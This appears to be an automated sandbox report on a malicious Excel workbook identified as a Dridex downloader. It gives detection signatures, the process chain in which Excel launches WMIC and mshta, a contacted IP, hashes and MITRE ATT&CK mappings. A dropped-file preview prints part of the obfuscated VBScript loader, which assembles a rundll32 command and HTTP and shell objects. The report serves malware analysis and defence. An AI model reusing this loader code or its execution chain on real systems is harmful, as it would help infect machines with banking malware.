ID: 528106
Sample Name: 942830.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:00:46
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 942830.xlsb

Overview


General Information

Sample Name:	942830.xlsb
Analysis ID:	528106
MD5:	1d439288755abe..
SHA1:	3db8730627a0fc4.
SHA256:	72c5559bc575d4..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Found malicious Excel 4.0 Macro
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2580 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 1528 cmdline: wmic process call create "mshta C:\ProgramData\EvbrPIaoQqom.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 1156 cmdline: mshta C:\ProgramData\EvbrPIaoQqom.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\EvbrPIaoQqom.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 4	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS Track Devi Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 4	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
942830.xlsb	8%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528106
Start date:	24.11.2021
Start time:	19:00:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	942830.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@4/4@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:01:41	API Interceptor	12x Sleep call for process: WMIC.exe modified
19:01:42	API Interceptor	452x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	
	9049521.xlsb	Get hash	malicious	Browse	
	9049521.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	9049521.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	9049521.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	arm6-20211124-0649	Get hash	malicious	Browse	• 37.97.150.92
	4VsoRulf3z	Get hash	malicious	Browse	• 95.170.75.156

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\EvbrPIaoQqom.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4990
Entropy (8bit):	5.068599092922693
Encrypted:	false
SSDEEP:	96:bn7txHHP2+qxRlRkdd+/WiZZfPyQZygDwu4yRvddbEBhohP7:lxHvuxRlRkdc/bZMQZy1Qldj
MD5:	265D66A0CA80A3A143F0B500D145BDF2
SHA1:	AE4F5D109A26131099F5514795388E7F43F3612F
SHA-256:	C08069CED61FDB75C931C27940BB43903E50A5B5D2F047B9779AE173E2D47CE9
SHA-512:	D44888266776AB16DF360C23F58F3A37E40696F5565B824344A3D31F878BEB663325349A72A4942D9740BA05F5E876142CFE11C1B57846F546FF82A856401492
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\EvbrPIaoQqom.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..j_P_g_k_U_V_K_U_X_O_a_C_U_b = "ru" & Chr(110+1-1) & "dl" & Chr(108+1-1) & Chr(51+1-1) & Chr(50+1-1) & Chr(46+1-1) & "exe" & " C:" & "\\" & "" & "Pr" & "ogr" & "amD" & Chr(97+1-1) & "ta\" & Chr(113+1-1) & "ep" & "nig" & "ger" & ".bi" & "n D" & "llR" & "eg" & "ist" & "" & "erS" & Chr(101+1-1) & "rve" & Chr(114+1-1) & ""..Set s_Q_Q_x_X_t_p_C_p_A = CreateObject("MS" & "XML" & "" & Chr(50+1-1) & Chr(46+1-1) & "Se" & "" & "" & "rve" & Chr(114+1-1) & Chr(88+1-1) & "" & Chr(77+1-1) & "LH" & Chr(84+1-1) & "TP" & ".6" & ".0" & "" & "")....P_E_S_n_C_O_X_P_C_U_k_p_p_X_W = "Wsc" & "rip" & "" & "" & Chr(116+1-1) & Chr(46+1-1) & "" & "" & Chr(83+1-1) & "" & "he" & "" & "ll"..Set v_l_F_J_A_N_r_k_G_B_R_Z_Y_K_f = CreateObject(P_E_S_n_C_O_X_P_C_U_k_p_p_X_W)..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6E90A43A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 238 x 337, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	38157
Entropy (8bit):	7.96137177194393
Encrypted:	false
SSDEEP:	768:7PiEGNOfxgpvUM7w1phhsL+ZfBwnTV+YoS2bUoMokqk++yd6OAd/r:7PFwJpvc1e+BwT8YlbDMz+1d6xt
MD5:	B88B9DF024814E6C791FDAC471ABD26C
SHA1:	6FB92BB20F7A51B40E03467C2EBB217A8E21E21A
SHA-256:	02F3AB917A42A10560A274A9CD91FDA01D7BC428C7428CCAF8CCFF1F46DEA39F
SHA-512:	67E6B7FAE7476847835E5A1F17FBFA60DC35B2AAC299A025102540BBA72D8A3CC120FA69E172FBADE6A4B68F464A98005FC38145CC618A6DC45D8C058F704E9E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6E90A43A.png	
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....Q.....s..6...JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......I..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g... <.....|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DA1F7DD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 279 x 60, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2191
Entropy (8bit):	7.825535416775479
Encrypted:	false
SSDEEP:	48:ydXGZOauq4oTWmLUDhRHcfr1kqg0BDEqUZCVVQdqc:WapRkR8J3BDEqUAVsqc
MD5:	8EF98D9F0FDB8A20B48077024D27D012
SHA1:	8CE6F554A30C1CEBF90C40B63CA0E9BCF66F09EB
SHA-256:	02A68CA10C3C190B4B9591B5E83AB2E64DF22EEE80B6D37163A01B40AC84C835
SHA-512:	12175DCCD8C65F0755B960A46A282E61A21398C77B623724F75B03FF7E0CAB3FECD4D126173E48FF582567F11C7626A89D61B90149833D7BA4A84949278D5E8D
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....<.....i....VIDATx...{PT.....Y...4.(.C^".y....4.X....G..&N&M.D.h..N..k:QKe.b.h..K#uy..#J..Ke...e....n.8..eY)G...>..g...s.....B8.....RD./J.!.(E.....RD./J.!.(E.....RD./J.!.(E.....RD./J.!.(E.....RD./J.!.(E..x.=.N..5<.@z.N..P?...>...:].7...y.P..:#f..5..e!oI....KKZoV..%i.....{.....&xx...8..q?.....\B.l..=ju...)..|.....1.....V..V.K.^?.C.....)..= .....z..(OM)..).k....@jTh.....&.>.b.._..D....[T.y.....<...{t....#.JYT..N...`eg.<.....<<.(..7..n...&/z..Y&...qt.Kx....6.>.Hd9~.sPp...!k.?x."...D....}_....Oo.V.{.....ee....Wl...-b...-.....[k.3 Y}..XA.5. 6-&..5_/S...z....~f..I$.....cv....&S4...B...@U]....h|tV.*.:....k.^.3.....M.....K.o.....}.Y...{3s.Dbq....C...a..2.;....[.c5...`~.dL=..u..4.^....ea3.Uz.%...Bm..^.F....hUm..jU m.m..:Ah....]..i '.s..PU.....GG.V]o...:.X...;.t}}.k^./.k.....6.c.4.0.1h...{.(;4D"..U.u.s./{.kk..{.H....6.....].^M.....4?H2..du..l.....hV....@Q\...j..

C:\Users\user\Desktop\~$942830.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.868859973268516
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	942830.xlsb
File size:	71836
MD5:	1d439288755abe01c8e0b84351a1adf3
SHA1:	3db8730627a0fc4faa83e348e7e25d9ab9b81cb7
SHA256:	72c5559bc575d4f5527babe24331374e5d319362e96e1078d35179aceea41941
SHA512:	aa1f62a6a10d943c94a4be5c1cc367ababdff424c10477c8e9e6219eef8f6c48a03fdfb87220c4d093658a75378987f47b2060cc9efb24f8bd308bdd62947d6b

General

SSDEEP:	1536:UWqPFwJpvc1e+BwT8YIbDMz+1d6xw9boBltlDSSs9cwTIgdUpm:VNMrbDu+1d6xw8PclcwTIgdUc
File Content Preview:	PK.....!...l.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "942830.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2580 Parent PID: 596

General

Start time:	19:01:17
Start date:	24/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f640000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 1528 Parent PID: 2580

General

Start time:	19:01:40
Start date:	24/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\EvbrPIaoQqom.rtf"
Imagebase:	0xff440000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 1156 Parent PID: 1304

General

Start time:	19:01:42
Start date:	24/11/2021

Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\EvbrPIaoQqom.rtf
Imagebase:	0x13fa30000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis